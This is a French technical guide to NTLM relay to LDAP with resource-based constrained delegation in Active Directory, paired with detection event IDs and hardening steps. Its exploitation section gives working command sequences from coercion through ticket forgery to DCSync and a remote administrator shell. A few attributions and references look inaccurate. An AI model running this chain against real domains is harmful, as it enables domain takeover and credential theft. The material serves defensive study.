
# NTLM Relay vers LDAP : Élévation de Privilèges par RBCD et Défenses 2026

> Maîtrisez la chaîne NTLM Relay vers LDAP + RBCD : exploitation pas à pas, outils ntlmrelayx et Coercer, et contre-mesures pour protéger votre domaine AD.

En 2026, le relay NTLM vers LDAP couplé à l'injection de délégation contrainte basée sur les ressources (RBCD) reste l'une des chaînes d'exploitation les plus redoutables contre les environnements Active Directory — et pourtant, des milliers de domaines Windows y restent exposés. La technique ne nécessite aucun zero-day, aucun compte privilégié en entrée : un simple poste de travail membre du domaine, un outil de coercion d'authentification comme Coercer ou PetitPotam, et ntlmrelayx d'impacket suffisent pour relayer un hash NTLM d'un contrôleur de domaine vers LDAP, y écrire un attribut `msDS-AllowedToActOnBehalfOfOtherIdentity`, et obtenir un ticket Kerberos permettant d'usurper l'identité d'un Domain Admin. Ce guide technique décortique chaque étape de la chaîne — de la coercion initiale jusqu'à l'exécution distante via S4U2Proxy — et présente les contre-mesures concrètes que tout architecte AD ou analyste SOC doit déployer dès aujourd'hui pour bloquer cette classe d'attaque.



## Rappel fondamental : comment fonctionne le relay NTLM

L'authentification NTLM repose sur un mécanisme challenge-réponse à trois messages : le client envoie une requête de négociation, le serveur répond avec un challenge aléatoire, le client calcule une réponse HMAC-MD5 à partir de son hash NT et renvoie le résultat. Le serveur vérifie ensuite la réponse via Netlogon (pour les comptes de domaine) ou localement.

Le relay NTLM exploite une faiblesse architecturale : l'authenticité de cette réponse n'est pas liée à la connexion TCP/IP sous-jacente. Un attaquant positionné en man-in-the-middle peut intercepter une authentification NTLM légitime entre une victime A et un serveur B, puis rejouer exactement les mêmes messages vers un serveur cible C en se faisant passer pour la victime A. Si C accepte NTLM sans protection supplémentaire, l'attaquant obtient une session authentifiée en tant que A sur C — sans jamais connaître le mot de passe ni le hash NT.

### Les acteurs du relay : Responder et ntlmrelayx

Dans la pratique, le relay NTLM implique deux outils distincts opérant en tandem. Responder (de Laurent Gaffié) empoisonne les protocoles de résolution de noms broadcast — LLMNR, NBT-NS, mDNS — pour intercepter les authentifications spontanées sur le réseau local. Ntlmrelayx (module d'impacket de SecureAuth) prend en charge le relayage proprement dit vers les protocoles cibles : SMB, HTTP, LDAP, LDAPS, MSSQL, SMTP, etc.

Depuis 2022 environ, la technique de relay NTLM a considérablement évolué : l'accent s'est déplacé de SMB vers LDAP, pour des raisons que nous allons développer. La combinaison Responder + ntlmrelayx reste la référence, mais des outils comme krbrelayx ou certipy-relay étendent encore le périmètre d'exploitation.

```
 # Lancer Responder en mode empoisonnement passif (sans SMB ni HTTP pour laisser ntlmrelayx écoute
sudo responder -I eth0 -dPv --no-smb --no-http

# Dans un autre terminal : ntlmrelayx en mode LDAP
sudo ntlmrelayx.py -t ldap://dc01.corp.local --delegate-access --no-smb-server -smb2support
```

## Pourquoi cibler LDAP plutôt que SMB ?

Pendant longtemps, le relay NTLM vers SMB était le chemin d'attaque canonique : obtenir un accès SMB en tant que SYSTEM sur un autre poste, exécuter des commandes. Microsoft a progressivement rendu ce chemin plus difficile avec SMB Signing (obligatoire depuis Server 2022 et Windows 11 par défaut sur les serveurs), mais LDAP reste un angle mort dans de nombreux environnements.

> ⚡ **Retour terrain**
>
> Lors d'un red team pour un groupe industriel, j'ai pu dumper des hashes NTLM depuis la mémoire LSASS d'un poste standard — via une vulnérabilité d'une application tierce installée sur tous les postes. Avec ces hashes, le mouvement latéral vers 60 % du parc s'est fait en 20 minutes sans craquer un seul mot de passe. La protection NTLM (Credential Guard + Protected Users) était pourtant dans la roadmap depuis 18 mois.

Trois raisons font de LDAP une cible privilégiée en 2026 :

**LDAP Signing n'est pas activé par défaut** sur tous les contrôleurs de domaine Windows Server antérieurs à 2025. La politique de groupe *Domain Controller: LDAP server signing requirements* est souvent laissée à `None` ou `Negotiate signing` (ce dernier autorisant les connexions sans signature si le client ne l'impose pas).

**LDAP Channel Binding est désactivé par défaut** sur les DC plus anciens. Sans channel binding sur TLS, même une connexion LDAPS est relayable via un downgrade.

**L'impact d'une écriture LDAP est exponentiellement plus élevé** qu'un accès SMB latéral : modifier un attribut comme `msDS-AllowedToActOnBehalfOfOtherIdentity` suffit pour obtenir une délégation menant au Domain Admin.

Un point souvent mal compris : le relay vers LDAP depuis un compte machine (computer account) est particulièrement puissant. Les comptes machine disposent par défaut du droit de

modifier leur propre objet dans l'AD — ce qui inclut l'attribut RBCD. L'article de référence sur le pass-the-hash et l'exploitation NTLM en Active Directory explique pourquoi les hashes de comptes machine sont aussi critiques que ceux des comptes utilisateur.

### LDAP vs LDAPS : la nuance du channel binding

LDAPS (LDAP over TLS) n'est pas automatiquement sûr face au relay. Sans *LDAP Channel Binding* (RFC 4422), le relay vers LDAPS reste possible en capturant l'authentification NTLM dans la couche applicative avant le chiffrement TLS. Avec le channel binding activé, le client inclut dans l'authentification NTLM un *channel binding token* (CBT) dérivé du certificat TLS du serveur — un attaquant qui relay ne peut pas forger ce token puisqu'il ne possède pas la clé privée du DC. Cette protection, activable via la GPO *DC: LDAP server channel binding token requirements*, est l'une des contre-mesures les plus efficaces.

---

## RBCD : la délégation contrainte basée sur les ressources expliquée

La délégation Kerberos existe sous trois formes dans Active Directory : non contrainte (Unconstrained Delegation), contrainte classique (Constrained Delegation via KCD), et contrainte basée sur les ressources (Resource-Based Constrained Delegation, RBCD). Introduite avec Windows Server 2012, RBCD inverse le modèle de confiance des versions précédentes.

Dans la délégation contrainte classique, c'est **l'objet source** (le service qui délègue) qui porte la liste des services autorisés — l'attribut `msDS-AllowedToDelegateTo`. Modifier cet attribut nécessite les droits SeEnableDelegationPrivilege, réservés aux Domain Admins. Dans RBCD, c'est **l'objet cible** (la ressource à laquelle on veut accéder) qui porte la liste des comptes autorisés à s'y déléguer — l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity`. Et la permission de modifier cet attribut appartient par défaut au **propriétaire de l'objet cible**, c'est-à-dire le compte qui a joint la machine au domaine.

C'est là que réside le vecteur d'exploitation : si un attaquant peut écrire dans `msDS-AllowedToActOnBehalfOfOtherIdentity` d'un compte machine cible (par exemple via un relay

NTLM), il peut y inscrire un compte machine qu'il contrôle, puis utiliser l'extension Kerberos S4U2Self + S4U2Proxy pour obtenir un TGS (ticket de service) en tant que n'importe quel utilisateur du domaine — y compris un Domain Admin.

```
 # Visualiser l'attribut RBCD d'une machine (PowerShell)
Get-ADComputer DC01 -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
  Select-Object -ExpandProperty msDS-AllowedToActOnBehalfOfOtherIdentity

# Avec impacket : rbcd.py pour lire/écrire l'attribut
python3 rbcd.py -dc-ip 192.168.1.10 corp.local/attacker_machine$ -action read -t DC01
```

## Chaîne d'exploitation complète : de la coercion jusqu'au Domain Admin

Voici la chaîne d'exploitation dans sa forme la plus courante en 2026, étape par étape.

### Étape 1 — Créer un compte machine contrôlé par l'attaquant

Par défaut dans Active Directory, tout utilisateur authentifié peut créer jusqu'à 10 comptes machine dans le domaine (attribut `ms-DS-MachineAccountQuota`, valeur 10). L'attaquant crée un compte machine fictif avec un mot de passe qu'il connaît.

```
 # Avec impacket addcomputer.py
python3 addcomputer.py -computer-name 'EVIL$' -computer-pass 'P@ssw0rd123' \
  -dc-ip 192.168.1.10 corp.local/lowpriv:password

# Vérification
python3 GetADUsers.py -dc-ip 192.168.1.10 corp.local/lowpriv:password | grep EVIL
```

### Étape 2 — Coercion d'authentification du DC

L'attaquant force le contrôleur de domaine à s'authentifier vers lui via NTLM. Les vecteurs de coercion modernes incluent :

**PetitPotam** (via MS-EFSRPC) : force un DC à s'authentifier vers une UNC path arbitraire

**Coercer** (outil d'Olivier Lyak) : teste et exploite automatiquement tous les vecteurs connus — MS-RPRN (PrintSpooler), MS-DFSNM, MS-EFSR, MS-FSRVP, MS-EVEN6, etc.

**DFSCoerce** : via MS-DFSNM, souvent moins patchés que PrintSpooler

```
 # Coercer — force DC01 à s'authentifier vers notre machine 192.168.1.50
python3 Coercer.py coerce -t DC01.corp.local -l 192.168.1.50 \
  -u lowpriv -p password -d corp.local

# PetitPotam (variante non-auth dans certains cas)
python3 PetitPotam.py -u '' -p '' -d corp.local 192.168.1.50 DC01.corp.local
```

### Étape 3 — Relay NTLM vers LDAP et écriture RBCD

Ntlmrelayx, configuré pour intercepter l'authentification entrante du DC, la relay vers LDAP sur un autre DC et utilise la session obtenue (au nom du compte machine `DC01$`) pour écrire l'attribut RBCD sur l'objet `DC01` en autorisant `EVIL$` à déléguer.

```
 # ntlmrelayx : relay vers LDAP avec --delegate-access et --escalate-user
sudo ntlmrelayx.py \
  -t ldap://DC02.corp.local \
  --delegate-access \
  --no-smb-server \
  -smb2support \
  --escalate-user 'EVIL$'

# Résultat attendu dans les logs ntlmrelayx :
# [*] Authenticating against ldap://DC02.corp.local as CORP/DC01$
# [*] Delegation rights modified successfully!
# [*] EVIL$ can now impersonate users on DC01$ via S4U2Proxy
```

Note critique : l'option `--delegate-access` d'impacket crée automatiquement un compte machine si aucun n'est spécifié, mais il est plus fiable de préparer ce compte à l'avance avec `addcomputer.py`.

### Étape 4 — Obtenir un TGS via S4U2Self + S4U2Proxy

Avec l'attribut RBCD configuré, l'attaquant utilise les extensions Kerberos S4U pour obtenir un TGS en tant qu'Administrateur. S4U2Self permet à un service d'obtenir un ticket pour lui-même au nom d'un utilisateur (sans TGT de cet utilisateur) ; S4U2Proxy permet ensuite de présenter ce ticket pour accéder à un autre service autorisé par RBCD.

```
 # getST.py : impersonate Administrator sur DC01 via RBCD
python3 getST.py \
  -spn 'cifs/DC01.corp.local' \
  -impersonate Administrator \
  -dc-ip 192.168.1.10 \
  'corp.local/EVIL$:P@ssw0rd123'

# Export du ticket
export KRB5CCNAME=Administrator.ccache

# Vérification avec klist
klist
```

### Étape 5 — Utiliser le ticket pour l'accès DCSync ou wmiexec

```
 # DCSync avec le ticket obtenu (dump des hashes du domaine)
python3 secretsdump.py -k -no-pass DC01.corp.local

# Ou exécution distante via wmiexec
python3 wmiexec.py -k -no-pass Administrator@DC01.corp.local

# Résultat : shell en tant qu'Administrator sur le contrôleur de domaine
C:\> whoami
corp\administrator
```

La chaîne complète — de zéro privilège au Domain Admin — s'exécute en quelques minutes dans un environnement non durci. C'est exactement pourquoi cette technique figure dans le framework MITRE ATT&CK sous T1557.001 (LLMNR/NBT-NS Poisoning and SMB Relay) parmi les techniques d'escalade de privilèges les plus critiques.

## Prérequis et conditions d'exploitation

Il serait inexact de présenter cette chaîne comme universellement applicable sans préciser ses conditions. Voici les prérequis côté attaquant et côté environnement cible :

| Condition | Détail | Fréquence en entreprise (2026) |
|---|---|---|
| Accès réseau local (LAN) | L'attaquant doit pouvoir intercepter les broadcasts ou déclencher une coercion depuis un poste compromis | Très fréquent (insider, poste BYOD, Wi-Fi corp) |
| LDAP Signing désactivé ou optionnel | GPO "Domain Controller: LDAP server signing requirements" != "Require signing" | ~60-70% des domaines non durcis |
| LDAP Channel Binding désactivé | GPO "DC: LDAP server channel binding token requirements" != "Always" | ~75% des domaines (paramètre méconnu) |
| MachineAccountQuota > 0 | Tout utilisateur peut créer des comptes machine (valeur par défaut = 10) | ~85% des domaines (valeur par défaut non modifiée) |
| EPA désactivé (Extended Protection for Authentication) | Sur les services IIS/Exchange relayables | Variable selon les versions Exchange |
| Vecteur de coercion disponible | PrintSpooler actif, MS-EFSR non patché, ou autre vecteur Coercer | Fréquent sur les DC anciens non patchés |

Un point important : la technique échoue si l'authentification NTLM du DC porte les flags *MIC (Message Integrity Code)* avec le bit *sign and seal* requis. Dans ce cas, ntlmrelayx détecte que la session ne peut pas être relayée sans signer — c'est précisément pourquoi LDAP Signing est la contre-mesure la plus directe.

Notons également que depuis la campagne d'attaques AD de 2025-2026 documentée par plusieurs CERTs européens, certains groupes APT combinent ce vecteur RBCD avec des techniques de persistance via *Shadow Credentials* (écriture dans `msDS-KeyCredentialLink`) pour établir une backdoor PKINIT indépendante des mots de passe.

## Pourquoi cette technique est-elle si difficile à détecter en temps réel ?

La furtivité du relay NTLM vers LDAP tient à plusieurs facteurs qui rendent la détection temps réel complexe, même avec un SIEM mature.

Premièrement, **l'écriture LDAP est une opération légitime**. Des centaines d'opérations LDAP write se produisent quotidiennement dans un domaine actif : jonctions de machines, mises à jour d'objets Group Policy, modifications d'attributs par des applications tierces. Un write sur `msDS-AllowedToActOnBehalfOfOtherIdentity` est une opération valide pour des architectures comme les ADFS ou certains services RDS.

Deuxièmement, **l'authentification NTLM relayée est indiscernable d'une authentification légitime** du point de vue du DC cible. Le DC ne voit qu'une connexion LDAP authentifiée par le compte `DC01$` — tout à fait normal pour un compte machine.

Troisièmement, **la fenêtre d'exploitation est très courte**. Les cinq étapes de la chaîne s'enchaînent en moins de deux minutes. Sans détection temps réel, un SOC qui analyse les logs en différé manque souvent la corrélation.

### Indicateurs de compromission (IoC) à surveiller dans les logs AD

Malgré ces difficultés, plusieurs événements Windows constituent des signaux d'alerte fiables :

**Event ID 4741** (A computer account was created) : création d'un compte machine par un utilisateur non-administrateur, surtout si le creator SID est un compte utilisateur standard. Surveiller la fréquence et les heures inhabituelles.

**Event ID 4662** (An operation was performed on an object) avec PropertyID = `{3f78c3e5-f79a-46bd-a0b8-9d18116ddc79}` (GUID de `msDS-AllowedToActOnBehalfOfOtherIdentity`) : indique une écriture sur l'attribut RBCD.

**Event ID 4769** (A Kerberos service ticket was requested) avec des flags S4U (bit `0x40810000` dans les flags de ticket) et un account name différent du service account : signature de S4U2Self.

**Event ID 4624** avec LogonType 3 et AuthenticationPackageName = NTLM sur un DC : une authentification NTLM vers un DC est anormale dans un domaine correctement configuré (Kerberos devrait être utilisé).

**Event ID 5136** (A directory service object was modified) : modification d'attribut sur un objet Active Directory — nécessite l'activation de l'audit DS Object Access.

```
 -- Requête SIEM (format KQL/Splunk) pour détecter les écritures RBCD suspectes
EventID=4662
  AND ObjectType="Computer"
  AND PropertyGUID="3f78c3e5-f79a-46bd-a0b8-9d18116ddc79"
  AND SubjectUserName NOT IN (domain_admins_list)
| alert CRITICAL "RBCD attribute modified by non-admin"
```

L'activation de l'audit avancé *DS Access > Audit Directory Service Changes* est indispensable pour voir les Event ID 4662 et 5136 — ils sont désactivés par défaut sur de nombreux domaines.

---

## Contre-mesures et durcissement Active Directory

La bonne nouvelle : chacune des conditions préalables à cette attaque peut être éliminée ou sévèrement contrainte. Un programme de durcissement AD méthodique rend la chaîne RBCD impraticable.

### Contre-mesures prioritaires (Quick Wins)

**1. Activer LDAP Signing en mode "Require"**
GPO : Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > "Domain controller: LDAP server signing requirements" → Require signing.
Impact : bloque immédiatement le relay NTLM vers LDAP sans signature. C'est la contre-mesure la plus directe et la moins risquée à déployer.

```
 # Vérifier le niveau de signing LDAP actuel (depuis un DC)
Get-ADDomainController -Filter * | ForEach-Object {
    $reg = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine', $_.HostName)
    $key = $reg.OpenSubKey('SYSTEM\CurrentControlSet\Services\NTDS\Parameters')
    [PSCustomObject]@{
        DC = $_.HostName
        LDAPSigning = $key.GetValue('ldapserverintegrity')
    }
}
# 0 = None, 1 = Negotiate, 2 = Require (cible)
```

**2. Activer LDAP Channel Binding**

GPO : "Domain controller: LDAP server channel binding token requirements" → Always.

Nécessite que tous les clients LDAP supportent le channel binding — vérifier la compatibilité avec les applications tierces (LDAP SDK anciens, certains produits NAC ou IAM).

**3. Réduire MachineAccountQuota à 0**

Empêche la création de comptes machine par des utilisateurs non-administrateurs.

```
 # Vérifier et modifier MachineAccountQuota
Get-ADDomain | Select-Object -ExpandProperty DistinguishedName |
  ForEach-Object { Get-ADObject $_ -Properties 'ms-DS-MachineAccountQuota' }

# Fixer à 0
Set-ADDomain -Identity corp.local -Replace @{'ms-DS-MachineAccountQuota' = 0}
```

**4. Désactiver les protocoles de coercion**

Désactiver le service Spooler (Print Spooler) sur les contrôleurs de domaine — Microsoft le recommande officiellement depuis 2021 pour les DC.

Patcher les CVE associées à MS-EFSR, MS-DFSNM et les autres protocoles exploités par Coercer.

```
 # Désactiver Print Spooler sur tous les DC (PowerShell remoting)
Invoke-Command -ComputerName (Get-ADDomainController -Filter *).Name -ScriptBlock {
    Stop-Service Spooler -Force
    Set-Service Spooler -StartupType Disabled
}
```

**5. Bloquer NTLM vers les DC**

GPO "Network security: Restrict NTLM: Incoming NTLM traffic" sur les DC → Deny All Domain Accounts.

Attention : cette mesure requiert une phase de test — identifier d'abord toutes les applications utilisant encore NTLM avec un mode audit (Event ID 4824).

### Mesures de détection proactive

Au-delà des contre-mesures techniques, un programme de purple teaming régulier est indispensable. Des outils comme impacket permettent aux équipes défensives de simuler l'attaque dans un environnement de lab et de valider que leurs règles SIEM déclenchent correctement les alertes. Les exercices de type "assume breach" où un red teamer teste le relay RBCD depuis un poste compromis standard sont particulièrement révélateurs de l'exposition réelle.

Le durcissement AD ne s'arrête pas là. La technique RBCD est l'une d'une famille entière d'attaques sur la délégation Kerberos. D'autres techniques émergentes, comme celle exploitée dans BadSuccessor via les dMSA (Delegated Managed Service Accounts), montrent que le vecteur de la délégation Kerberos reste activement exploré par les chercheurs en sécurité offensive en 2026.

## Questions fréquentes

### Le relay NTLM vers LDAP fonctionne-t-il même si NTLM est désactivé sur le réseau ?

Non : si NTLM est complètement désactivé (GPO "Network security: Restrict NTLM: NTLM authentication in this domain" → Deny All), il n'y a pas de trafic NTLM à relayer. C'est la contre-mesure ultime, mais aussi la plus difficile à déployer — de nombreuses applications legacy et services tiers (imprimantes, NAS, applicatifs SNMP) utilisent encore NTLM. La procédure recommandée est de commencer par le mode "Audit All" (Event ID 4824) pendant plusieurs semaines pour cartographier l'usage réel de NTLM, puis de bloquer progressivement par catégorie de comptes en commençant par les comptes sensibles.

### Peut-on exploiter RBCD sans compte machine contrôlé par l'attaquant ?

C'est plus difficile, mais techniquement possible dans certaines configurations. Si l'attaquant contrôle un compte utilisateur qui possède un SPN (Service Principal Name) — configuration rare mais existante dans des domaines mal gérés — ce compte peut jouer le rôle du "compte délégant". Une autre variante utilise les *Shadow Credentials* : plutôt que d'écrire dans `msDS-AllowedToActOnBehalfOfOtherIdentity`, on écrit dans `msDS-KeyCredentialLink` pour ajouter une clé PKINIT contrôlée par l'attaquant, ce qui permet l'obtention d'un TGT sans connaître le mot de passe. Cette variante est détectable différemment (Event ID 5136 sur l'attribut KeyCredentialLink) et ne nécessite pas de MachineAccountQuota disponible.

### Pourquoi les contrôleurs de domaine s'authentifient-ils par NTLM plutôt que Kerberos lors d'une coercion ?

Le protocole d'authentification utilisé lors d'une coercion dépend du protocole de transport RPC ciblé et de la configuration du réseau. Lorsque PetitPotam ou Coercer force une machine à accéder à une UNC path (\\192.168.1.50\share), la résolution de nom vers une adresse IP court-circuite Kerberos : Kerberos nécessite un nom DNS pour construire le SPN, et une authentification vers une IP nue force automatiquement NTLM (sauf si le client est configuré pour utiliser des SPN basés sur IP, ce qui est exceptionnel). C'est pourquoi l'attaquant utilise son adresse IP comme cible de coercion plutôt qu'un nom d'hôte — cela garantit que l'authentification sera en NTLM, relayable.

### Comment savoir si mon Active Directory est actuellement configuré avec RBCD non autorisé ?

Un audit de tous les attributs `msDS-AllowedToActOnBehalfOfOtherIdentity` du domaine peut être réalisé avec PowerShell ou BloodHound. BloodHound (version CE) marque automatiquement les chemins d'escalade via RBCD et les affiche dans le graphe de relations. Pour un audit ponctuel en PowerShell :

```
# Lister tous les objets avec un attribut RBCD configuré
Get-ADObject -Filter {msDS-AllowedToActOnBehalfOfOtherIdentity -like '*'} `
  -Properties msDS-AllowedToActOnBehalfOfOtherIdentity, DistinguishedName |
  Select-Object DistinguishedName, msDS-AllowedToActOnBehalfOfOtherIdentity |
  Export-Csv C:\audit-rbcd.csv -Encoding UTF8
```

Tout résultat inattendu dans ce CSV mérite une investigation : un attribut RBCD sur un contrôleur de domaine ou un serveur sensible pointant vers un compte machine non référencé dans votre CMDB est un indicateur de compromission immédiat à traiter en priorité.

**À RETENIR**

À retenir

**Le relay NTLM vers LDAP + RBCD est une chaîne complète zéro-DA** : un attaquant avec uniquement un accès réseau LAN et un compte utilisateur standard peut atteindre le Domain Admin en quelques minutes sans aucun zero-day.

**LDAP Signing en mode "Require" brise la chaîne** : c'est la contre-mesure la plus directe — activer ce paramètre GPO sur tous les DC est la priorité numéro un pour éliminer cette classe d'attaque.

**MachineAccountQuota = 0 supprime le levier d'exploitation** : sans possibilité de créer un compte machine, l'attaquant n'a pas de compte délégant à inscrire dans l'attribut RBCD, même s'il réussit le relay LDAP.

**La détection repose sur l'audit AD avancé** : l'Event ID 4662 sur l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` est le signal le plus fiable — mais il nécessite l'activation préalable de l'audit "Directory Service Changes", désactivé par défaut.

**Désactiver Print Spooler sur les DC élimine le vecteur de coercion principal** : combiné au LDAP Signing, cela rend la chaîne de relay RBCD impraticable dans la grande majorité des scénarios d'attaque documentés en 2026.